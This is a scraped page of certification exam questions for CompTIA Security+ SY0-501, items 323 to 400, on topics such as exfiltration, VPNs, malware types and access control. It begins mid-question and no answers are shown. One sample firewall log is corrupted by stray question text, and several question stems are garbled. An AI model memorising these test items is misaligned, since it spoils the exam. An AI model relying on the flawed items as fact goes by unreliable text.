- A. Proxy
- B. Protocol analyzer
- C. Switch
- D. Firewall

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 323

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator suspects that data on a server has been exfiltrated as a result of un-authorized remote access.

Which of the following would assist the administrator in confirming the suspicions? (Choose two.)

- A. Networking access control
- B. DLP alerts
- C. Log analysis
- D. File integrity monitoring
- E. Host firewall rules

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 324

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is deploying a new VoIP phone system. They require 99.999% uptime for their phone service and are concerned about their existing data network interfering with the VoIP phone system. The core switches in the existing data network are almost fully saturated.

Which of the following options will provide the best performance and availability for both the VoIP traffic, as well as the traffic on the existing data network?

- A. Put the VoIP network into a different VLAN than the existing data network.
- B. Upgrade the edge switches from 10/100/1000 to improve network speed
- C. Physically separate the VoIP phones from the data network
- D. Implement flood guards on the data network

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 325

Topic #: 1

[\[All SY0-501 Questions\]](#)

A server administrator needs to administer a server remotely using RDP, but the specified port is closed on the outbound firewall on the network. The access the server using RDP on a port other than the typical registered port for the RDP protocol?

- A. TLS
- B. MPLS
- C. SCP
- D. SSH

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 326

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following can be used to control specific commands that can be executed on a network infrastructure device?

- A. LDAP
- B. Kerberos
- C. SAML
- D. TACACS+

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 327

Topic #: 1

[\[All SY0-501 Questions\]](#)

Company XYZ has decided to make use of a cloud-based service that requires mutual, certificate-based authentication with its users. The company uses SSL-inspecting IDS at its network boundary and is concerned about the confidentiality of the mutual authentication.

Which of the following model prevents the IDS from capturing credentials used to authenticate users to the new service or keys to decrypt that communication?

- A. Use of OATH between the user and the service and attestation from the company domain
- B. Use of active directory federation between the company and the cloud-based service
- C. Use of smartcards that store x.509 keys, signed by a global CA
- D. Use of a third-party, SAML-based authentication service for attestation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 328

Topic #: 1

[\[All SY0-501 Questions\]](#)

Six months into development, the core team assigned to implement a new internal piece of software must convene to discuss a new requirement with the stakeholders. A stakeholder identified a missing feature critical to the organization, which must be implemented. The team needs to validate the feasibility of the newly introduced requirement and ensure it does not introduce new vulnerabilities to the software and other applications that will integrate with it.

Which of the following BEST describes what the company?

- A. The system integration phase of the SDLC
- B. The system analysis phase of SSDSLC
- C. The system design phase of the SDLC
- D. The system development phase of the SDLC

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 329

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is investigating a data compromise where data exfiltration occurred. Prior to the investigation, the supervisor terminates an employee as a result of the suspected data loss. During the investigation, the supervisor is absent for the interview, and little evidence can be provided from the role-based authentication system in use by the company.

The situation can be identified for future mitigation as which of the following?

- A. Job rotation
- B. Log failure
- C. Lack of training
- D. Insider threat

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 330

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator needs an external vendor to correct an urgent issue with an organization's physical access control system (PACS). The PACS does not currently have internet access because it is running a legacy operation system.

Which of the following methods should the security administrator select the best balances security and efficiency?

- A. Temporarily permit outbound internet access for the pacs so desktop sharing can be set up
- B. Have the external vendor come onsite and provide access to the PACS directly
- C. Set up VPN concentrator for the vendor and restrict access to the PACS using desktop sharing
- D. Set up a web conference on the administrator's pc; then remotely connect to the pacs

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 331

Topic #: 1

[\[All SY0-501 Questions\]](#)

A datacenter manager has been asked to prioritize critical system recovery priorities.

Which of the following is the MOST critical for immediate recovery?

- A. Communications software
- B. Operating system software
- C. Weekly summary reports to management
- D. Financial and production software

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 332

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following techniques can be bypass a user or computer's web browser privacy settings? (Choose two.)

- A. SQL injection
- B. Session hijacking
- C. Cross-site scripting
- D. Locally shared objects
- E. LDAP injection

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 333

Topic #: 1

[\[All SY0-501 Questions\]](#)

When designing a web based client server application with single application server and database cluster backend, input validation should be performed:

- A. On the client
- B. Using database stored procedures
- C. On the application server
- D. Using HTTPS

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 334

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following delineates why it is important to perform egress filtering and monitoring on Internet connected security zones of interfaces on a firewall?

- A. Egress traffic is more important than ingress traffic for malware prevention
- B. To rebalance the amount of outbound traffic and inbound traffic
- C. Outbound traffic could be communicating to known botnet sources
- D. To prevent DDoS attacks originating from external network

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 335

Topic #: 1

[\[All SY0-501 Questions\]](#)

The help desk is receiving numerous password change alerts from users in the accounting department. These alerts occur multiple times on the same day for each of the affected users' accounts.

Which of the following controls should be implemented to curtail this activity?

- A. Password Reuse
- B. Password complexity
- C. Password History
- D. Password Minimum age

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 336

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following would enhance the security of accessing data stored in the cloud? (Select TWO)

- A. Block level encryption
- B. SAML authentication
- C. Transport encryption
- D. Multifactor authentication
- E. Predefined challenge questions
- F. Hashing

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 337

Topic #: 1

[\[All SY0-501 Questions\]](#)

A remote user (User1) is unable to reach a newly provisioned corporate windows workstation. The system administrator has been given the following log files from the VPN, corporate firewall and workstation host.

VPN log:

```
[2015-03-25 08:00.23 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.29 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.40 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:01.11 CST-6: VPN-Server-1: User1 5.5.5.5 authentication succeeded.]
[2015-03-25 09:01.35 CST-6: VPN-Server-1: User1 5.5.5.5 disconnected. Idle timeout.]
```

Corporate firewall log:

```
[2015-03-25 14:01.12 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.13 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.14 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.15 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.16 CST: d administrator has been given the following
[2015-03-25 14:01.16 CST: accepted 5.5.5.5(1025) -> 10.1.1.5(3389)]
[2015-03-25 14:01.17 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.18 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
```

Workstation host firewall log:

```
[2015-03-21 08:00.00 CST-5: 10.1.1.5 -> www.hackersite1111.com(https) (action=allow)]
[2015-03-22 08:00.00 CST-5: 10.1.1.5 -> www.hackersite1111.com(https) (action=allow)]
[2015-03-23 08:00.00 CST-5: 10.1.1.5 -> www.hackersite1111.com(https) (action=allow)]
[2015-03-24 08:00.00 CST-5: 10.1.1.5 -> www.hackersite1111.com(https) (action=allow)]
[2015-03-25 08:00.00 CST-5: 10.1.1.5 -> www.hackersite1111.com(https) (action=allow)]
[2015-03-25 09:01.17 CST-5: 5.5.5.5 -> 10.1.1.5(mssdp) (action=drop)]
[2015-03-26 08:00.00 CST-5: 10.1.1.5 -> www.hackersite1111.com(https) (action=allow)]
```

Which of the following is preventing the remote user from being able to access the workstation?

- A. Network latency is causing remote desktop service request to time out
- B. User1 has been locked out due to too many failed passwords
- C. Lack of network time synchronization is causing authentication mismatches
- D. The workstation has been compromised and is accessing known malware sites
- E. The workstation host firewall is not allowing remote desktop connections

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 338

Topic #: 1

[\[All SY0-501 Questions\]](#)

During a third-party audit, it is determined that a member of the firewall team can request, approve, and implement a new rule-set on the firewall.

Which of the following will the audit team most likely recommend during the audit out brief?

- A. Discretionary access control for the firewall team
- B. Separation of duties policy for the firewall team
- C. Least privilege for the firewall team
- D. Mandatory access control for the firewall team

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 339

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the appropriate network structure used to protect servers and services that must be provided to external clients without completely eliminating access for internal users?

- A. NAC
- B. VLAN
- C. DMZ
- D. Subnet

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 340

Topic #: 1

[\[All SY0-501 Questions\]](#)

An administrator has configured a new Linux server with the FTP service. Upon verifying that the service was configured correctly, the administrator has several users test the FTP service. Users report that they are able to connect to the FTP service and download their personal files, however, they cannot transfer new files to the server. Which of the following will most likely fix the uploading issue for the users?

- A. Create an ACL to allow the FTP service write access to user directories
- B. Set the Boolean selinux value to allow FTP home directory uploads
- C. Reconfigure the ftp daemon to operate without utilizing the PSAV mode
- D. Configure the FTP daemon to utilize PAM authentication pass through user permissions

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 341

Topic #: 1

[\[All SY0-501 Questions\]](#)

An administrator thinks the UNIX systems may be compromised, but a review of system log files provides no useful information. After discussing the situation with the security team, the administrator suspects that the attacker may be altering the log files and removing evidence of intrusion activity.

Which of the following actions will help detect attacker attempts to further alter log files?

- A. Enable verbose system logging
- B. Change the permissions on the user's home directory
- C. Implement remote syslog
- D. Set the bash_history log file to "read only"

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 342

Topic #: 1

[\[All SY0-501 Questions\]](#)

A global gaming console manufacturer is launching a new gaming platform to its customers.

Which of the following controls reduces the risk created by malicious gaming customers attempting to circumvent control by way of modifying consoles?

- A. Firmware version control
- B. Manual software upgrades
- C. Vulnerability scanning
- D. Automatic updates
- E. Network segmentation
- F. Application firewalls

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 343

Topic #: 1

[\[All SY0-501 Questions\]](#)

An audit has revealed that database administrators are also responsible for auditing database changes and backup logs.

Which of the following access control methodologies would BEST mitigate this concern?

- A. Time of day restrictions
- B. Principle of least privilege
- C. Role-based access control
- D. Separation of duties

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 344

Topic #: 1

[\[All SY0-501 Questions\]](#)

An external contractor, who has not been given information about the software or network architecture, is conducting a penetration test. Which of the following BEST describes the test being performed?

- A. Black box
- B. White box
- C. Passive reconnaissance
- D. Vulnerability scan

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 345

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide.

Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?

- A. SSL
- B. CRL
- C. PKI
- D. ACL

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 346

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst has set up a network tap to monitor network traffic for vulnerabilities. Which of the following techniques would BEST describe the approach the analyst has taken?

- A. Compliance scanning
- B. Credentialed scanning
- C. Passive vulnerability scanning
- D. Port scanning

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 347

Topic #: 1

[\[All SY0-501 Questions\]](#)

Due to regulatory requirements, a security analyst must implement full drive encryption on a Windows file server. Which of the following should the analyst implement on the system to BEST meet this requirement? (Choose two.)

- A. Enable and configure EFS on the file system.
- B. Ensure the hardware supports TPM, and enable it in the BIOS.
- C. Ensure the hardware supports VT-X, and enable it in the BIOS.
- D. Enable and configure BitLocker on the drives.
- E. Enable and configure DFS across the file system.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 348

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company's loss control department identifies theft as a recurring loss type over the past year. Based on the department's report, the Chief Information Officer (CIO) wants to detect theft of datacenter equipment.

Which of the following controls should be implemented?

- A. Biometrics
- B. Cameras
- C. Motion detectors
- D. Mantraps

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 349

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following penetration testing concepts is being used when an attacker uses public Internet databases to enumerate and learn more about a target?

- A. Reconnaissance
- B. Initial exploitation
- C. Pivoting
- D. Vulnerability scanning
- E. White box testing

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 350

Topic #: 1

[\[All SY0-501 Questions\]](#)

While performing a penetration test, the technicians want their efforts to go unnoticed for as long as possible while they gather useful data about the network they are assessing.

Which of the following would be the BEST choice for the technicians?

- A. Vulnerability scanner
- B. Offline password cracker
- C. Packet sniffer
- D. Banner grabbing

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 351

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

- A. maintain the chain of custody.
- B. preserve the data.
- C. obtain a legal hold.
- D. recover data at a later time.

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 352

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is investigating a security breach. Upon inspection of the audit an access logs, the analyst notices the host was accessed and the /etc/passwd file was modified with a new entry for username `gotcha` and user ID of 0. Which of the following are the MOST likely attack vector and tool the analyst should use to determine if the attack is still ongoing? (Select TWO)

- A. Logic bomb
- B. Backdoor
- C. Keylogger
- D. Netstat
- E. Tracert
- F. Ping

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 353

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company recently replaced its unsecure email server with a cloud-based email and collaboration solution that is managed and insured by a third party. Which of the following actions did the company take regarding risks related to its email and collaboration services?

- A. Transference
- B. Acceptance
- C. Mitigation
- D. Deterrence

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 354

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is reviewing the following network capture:

```
192.168.20.43:2043 -> 10.234.66.21:80
```

```
POST "192.168.20.43 https://www.banksite.com<ENTER>JoeUsr<BackSPACE>erPassword<ENTER>"
```

Which of the following malware is MOST likely to generate the above information?

- A. Keylogger
- B. Ransomware
- C. Logic bomb
- D. Adware

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 356

Topic #: 1

[\[All SY0-501 Questions\]](#)

A datacenter recently experienced a breach. When access was gained, an RF device was used to access an air-gapped and locked server rack. Which of the following would BEST prevent this type of attack?

- A. Faraday cage
- B. Smart cards
- C. Infrared detection
- D. Alarms

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 357

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is working on a project that requires the implementation of a stream cipher. Which of the following should the analyst use?

- A. Hash function
- B. Elliptic curve
- C. Symmetric algorithm
- D. Public key cryptography

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 358

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following would allow for the QUICKEST restoration of a server into a warm recovery site in a case in which server data mirroring is not enabled?

- A. Full backup
- B. Incremental backup
- C. Differential backup
- D. Snapshot

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 359

Topic #: 1

[\[All SY0-501 Questions\]](#)

In determining when it may be necessary to perform a credentialed scan against a system instead of a non-credentialed scan, which of the following requirements is MOST likely to influence this decision?

- A. The scanner must be able to enumerate the host OS of devices scanned.
- B. The scanner must be able to footprint the network.
- C. The scanner must be able to check for open ports with listening services.
- D. The scanner must be able to audit file system permissions

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 360

Topic #: 1

[\[All SY0-501 Questions\]](#)

The computer resource center issued smartphones to all first-level and above managers. The managers have the ability to install mobile tools. Which of the following tools should be implemented to control the types of tools the managers install?

- A. Download manager
- B. Content manager
- C. Segmentation manager
- D. Application manager

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 361

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following BEST describes a network-based attack that can allow an attacker to take full control of a vulnerable host?

- A. Remote exploit
- B. Amplification
- C. Sniffing
- D. Man-in-the-middle

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 362

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security auditor is putting together a report for the Chief Executive Officer (CEO) on personnel security and its impact on the security posture of the whole organization. Which of the following would be the MOST important factor to consider when it comes to personnel security?

- A. Insider threats
- B. Privilege escalation
- C. Hactivist
- D. Phishing through social media
- E. Corporate espionage

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 363

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator wants to configure a company's wireless network in a way that will prevent wireless clients from broadcasting the company's SSID. Which of the following should be configured on the company's access points?

- A. Enable ESSID broadcast
- B. Enable protected management frames
- C. Enable wireless encryption
- D. Disable MAC authentication
- E. Disable WPS
- F. Disable SSID broadcast

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 364

Topic #: 1

[\[All SY0-501 Questions\]](#)

A wireless network has the following design requirements:

- ⇒ Authentication must not be dependent on enterprise directory service
- ⇒ It must allow background reconnection for mobile users
- ⇒ It must not depend on user certificates

Which of the following should be used in the design to meet the requirements? (Choose two.)

- A. PEAP
- B. PSK
- C. Open systems authentication
- D. EAP-TLS
- E. Captive portals

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 365

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following strategies should a systems architect use to minimize availability risks due to insufficient storage capacity?

- A. High availability
- B. Scalability
- C. Distributive allocation
- D. Load balancing

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 366

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security engineer wants to implement a site-to-site VPN that will require SSL certificates for mutual authentication. Which of the following should the engineer implement if the design requires client MAC address to be visible across the tunnel?

- A. Tunnel mode IPsec
- B. Transport mode VPN IPsec
- C. L2TP
- D. SSL VPN

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 367

Topic #: 1

[\[All SY0-501 Questions\]](#)

After surfing the Internet, Joe, a user, woke up to find all his files were corrupted. His wallpaper was replaced by a message stating the files were encrypted and he needed to transfer money to a foreign country to recover them. Joe is a victim of:

- A. a keylogger
- B. spyware
- C. ransomware
- D. a logic bomb

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 368

Topic #: 1

[\[All SY0-501 Questions\]](#)

Security administrators attempted corrective action after a phishing attack. Users are still experiencing trouble logging in, as well as an increase in account lockouts. Users' email contacts are complaining of an increase in spam and social networking requests. Due to the large number of affected accounts, remediation must be accomplished quickly.

Which of the following actions should be taken FIRST? (Choose two.)

- A. Disable the compromised accounts
- B. Update WAF rules to block social networks
- C. Remove the compromised accounts with all AD groups
- D. Change the compromised accounts' passwords
- E. Disable the open relay on the email server
- F. Enable sender policy framework

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 369

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following allows an auditor to test proprietary-software compiled code for security flaws?

- A. Fuzzing
- B. Static review
- C. Code signing
- D. Regression testing

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 370

Topic #: 1

[\[All SY0-501 Questions\]](#)

Ann, a user, states that her machine has been behaving erratically over the past week. She has experienced slowness and input lag and found text files that appear to contain pieces of her emails or online conversations with coworkers. The technician runs a standard virus scan but detects nothing.

Which of the following types of malware has infected the machine?

- A. Ransomware
- B. Rootkit
- C. Backdoor
- D. Keylogger

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 371

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator wants to implement a logon script that will prevent MITM attacks on the local LAN.

Which of the following commands should the security administrator implement within the script to accomplish this task?

- A. `arp - s 192.168.1.1 00-3a-d1-fa-b1-06`
- B. `dig - x @192.168.1.1 mypc.comptia.com`
- C. `nmap - A - T4 192.168.1.1`
- D. `tcpdump - lnv host 192.168.1.1 or other 00:3a:d1:fa:b1:06`

A. Option A

B. Option B

C. Option C

D. Option D

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 372

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the BEST reason for salting a password hash before it is stored in a database?

- A. To prevent duplicate values from being stored
- B. To make the password retrieval process very slow
- C. To protect passwords from being saved in readable format
- D. To prevent users from using simple passwords for their access credentials

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 373

Topic #: 1

[\[All SY0-501 Questions\]](#)

An actor downloads and runs a program against a corporate login page. The program imports a list of usernames and passwords, looking for a successful attempt. Which of the following terms BEST describes the actor in this situation?

- A. Script kiddie
- B. Hacktivist
- C. Cryptologist
- D. Security auditor

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 374

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization wants to utilize a common, Internet-based third-party provider for authorization and authentication. The provider uses a technology based on OAuth 2.0 to provide required services. To which of the following technologies is the provider referring?

- A. Open ID Connect
- B. SAML
- C. XACML
- D. LDAP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 375

Topic #: 1

[\[All SY0-501 Questions\]](#)

A penetration tester harvests potential usernames from a social networking site. The penetration tester then uses social engineering to attempt to obtain associated passwords to gain unauthorized access to shares on a network server.

Which of the following methods is the penetration tester MOST likely using?

- A. Escalation of privilege
- B. SQL injection
- C. Active reconnaissance
- D. Proxy server

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 376

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following could occur when both strong and weak ciphers are configured on a VPN concentrator? (Choose two.)

- A. An attacker could potentially perform a downgrade attack.
- B. The connection is vulnerable to resource exhaustion.
- C. The integrity of the data could be at risk.
- D. The VPN concentrator could revert to L2TP.
- E. The IPSec payload is reverted to 16-bit sequence numbers.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 377

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the BEST choice for a security control that represents a preventive and corrective logical control at the same time?

- A. Security awareness training
- B. Antivirus
- C. Firewalls
- D. Intrusion detection system

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 378

Topic #: 1

[\[All SY0-501 Questions\]](#)

A web developer improves client access to the company's REST API. Authentication needs to be tokenized but not expose the client's password.

Which of the following methods would BEST meet the developer's requirements?

- A. SAML
- B. LDAP
- C. OAuth
- D. Shibboleth

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 379

Topic #: 1

[\[All SY0-501 Questions\]](#)

A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?

- A. Non-intrusive
- B. Authenticated
- C. Credentialed
- D. Active

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 382

Topic #: 1

[\[All SY0-501 Questions\]](#)

The IT department is deploying new computers. To ease the transition, users will be allowed to access their old and new systems.

The help desk is receiving reports that users are experiencing the following error when attempting to log in to their previous system:

Logon Failure: Access Denied -

Which of the following can cause this issue?

- A. Permission issues
- B. Access violations
- C. Certificate issues
- D. Misconfigured devices

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 383

Topic #: 1

[\[All SY0-501 Questions\]](#)

A third-party penetration testing company was able to successfully use an ARP cache poison technique to gain root access on a server. The tester successfully moved to another server that was not in the original network.

Which of the following is the MOST likely method used to gain access to the other host?

- A. Backdoor
- B. Pivoting
- C. Persistence
- D. Logic bomb

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 384

Topic #: 1

[\[All SY0-501 Questions\]](#)

Ann, a security administrator, wants to ensure credentials are encrypted in transit when implementing a RADIUS server for SSO.

Which of the following are needed given these requirements? (Choose two.)

- A. Public key
- B. Shared key
- C. Elliptic curve
- D. MD5
- E. Private key
- F. DES

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 385

Topic #: 1

[\[All SY0-501 Questions\]](#)

The POODLE attack is an MITM exploit that affects:

- A. TLS1.0 with CBC mode cipher
- B. SSLv2.0 with CBC mode cipher
- C. SSLv3.0 with CBC mode cipher
- D. SSLv3.0 with ECB mode cipher

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 386

Topic #: 1

[\[All SY0-501 Questions\]](#)

To determine the ALE of a particular risk, which of the following must be calculated? (Choose two.)

- A. ARO
- B. ROI
- C. RPO
- D. SLE
- E. RTO

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 387

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Choose two.)

- A. XOR
- B. PBKDF2
- C. bcrypt
- D. HMAC
- E. RIPEMD

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 388

Topic #: 1

[\[All SY0-501 Questions\]](#)

Users in a corporation currently authenticate with a username and password. A security administrator wishes to implement two-factor authentication to improve security.

Which of the following authentication methods should be deployed to achieve this goal?

- A. PIN
- B. Security question
- C. Smart card
- D. Passphrase
- E. CAPTCHA

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 389

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator needs to address the following audit recommendations for a public-facing SFTP server:

Users should be restricted to upload and download files to their own home directories only.

Users should not be allowed to use interactive shell login.

Which of the following configuration parameters should be implemented? (Choose two.)

- A. PermitTunnel
- B. ChrootDirectory
- C. PermitTTY
- D. AllowTcpForwarding
- E. IgnoreRhosts

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 390

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization recently moved its custom web applications to the cloud, and it is obtaining managed services of the back-end environment as part of its subscription. Which of the following types of services is this company now using?

- A. SaaS
- B. CASB
- C. IaaS
- D. PaaS

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 391

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is commonly done as part of a vulnerability scan?

- A. Exploiting misconfigured applications
- B. Cracking employee passwords
- C. Sending phishing emails to employees
- D. Identifying unpatched workstations

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 392

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is evaluating cloud providers to reduce the cost of its internal IT operations. The company's aging systems are unable to keep up with customer demand. Which of the following cloud models will the company MOST likely select?

- A. PaaS
- B. SaaS
- C. IaaS
- D. BaaS

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 393

Topic #: 1

[\[All SY0-501 Questions\]](#)

After a security incident, management is meeting with involved employees to document the incident and its aftermath.

Which of the following BEST describes this phase of the incident response process?

- A. Lessons learned
- B. Recovery
- C. Identification
- D. Preparation

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 394

Topic #: 1

[\[All SY0-501 Questions\]](#)

A user needs to send sensitive information to a colleague using PKI.

Which of the following concepts apply when a sender encrypts the message hash with the sender's private key? (Choose two.)

- A. Non-repudiation
- B. Email content encryption
- C. Steganography
- D. Transport security
- E. Message integrity

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 395

Topic #: 1

[\[All SY0-501 Questions\]](#)

As part of a new BYOD rollout, a security analyst has been asked to find a way to securely store company data on personal devices.

Which of the following would BEST help to accomplish this?

- A. Require the use of an eight-character PIN.
- B. Implement containerization of company data.
- C. Require annual AUP sign-off.
- D. Use geofencing tools to unlock devices while on the premises.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 396

Topic #: 1

[\[All SY0-501 Questions\]](#)

A web server, which is configured to use TLS with AES-GCM-256, SHA-384, and ECDSA, recently suffered an information loss breach.

Which of the following is MOST likely the cause?

- A. Insufficient key bit length
- B. Weak cipher suite
- C. Unauthenticated encryption method
- D. Poor implementation

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 397

Topic #: 1

[\[All SY0-501 Questions\]](#)

An incident involving a workstation that is potentially infected with a virus has occurred. The workstation may have sent confidential data to an unknown internet server. Which of the following should a security analyst do FIRST?

- A. Make a copy of everything in memory on the workstation.
- B. Turn off the workstation.
- C. Consult information security policy.
- D. Run a virus scan.

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 398

Topic #: 1

[\[All SY0-501 Questions\]](#)

A vice president at a manufacturing organization is concerned about desktops being connected to the network. Employees need to log onto the desktops' local account to verify that a product is being created within specifications; otherwise, the desktops should be as isolated as possible. Which of the following is the BEST way to accomplish this?

- A. Put the desktops in the DMZ.
- B. Create a separate VLAN for the desktops.
- C. Air gap the desktops.
- D. Join the desktops to an ad-hoc network.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 399

Topic #: 1

[\[All SY0-501 Questions\]](#)

An in-house penetration tester has been asked to evade a new DLP system. The tester plans to exfiltrate data through steganography. Discovery of which of the following would help catch the tester in the act?

- A. Abnormally high numbers of outgoing instant messages that contain obfuscated text
- B. Large-capacity USB drives on the tester's desk with encrypted zip files
- C. Outgoing emails containing unusually large image files
- D. Unusual SFTP connections to a consumer IP address

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 400

Topic #: 1

[\[All SY0-501 Questions\]](#)

A member of the admins group reports being unable to modify the "changes" file on a server.

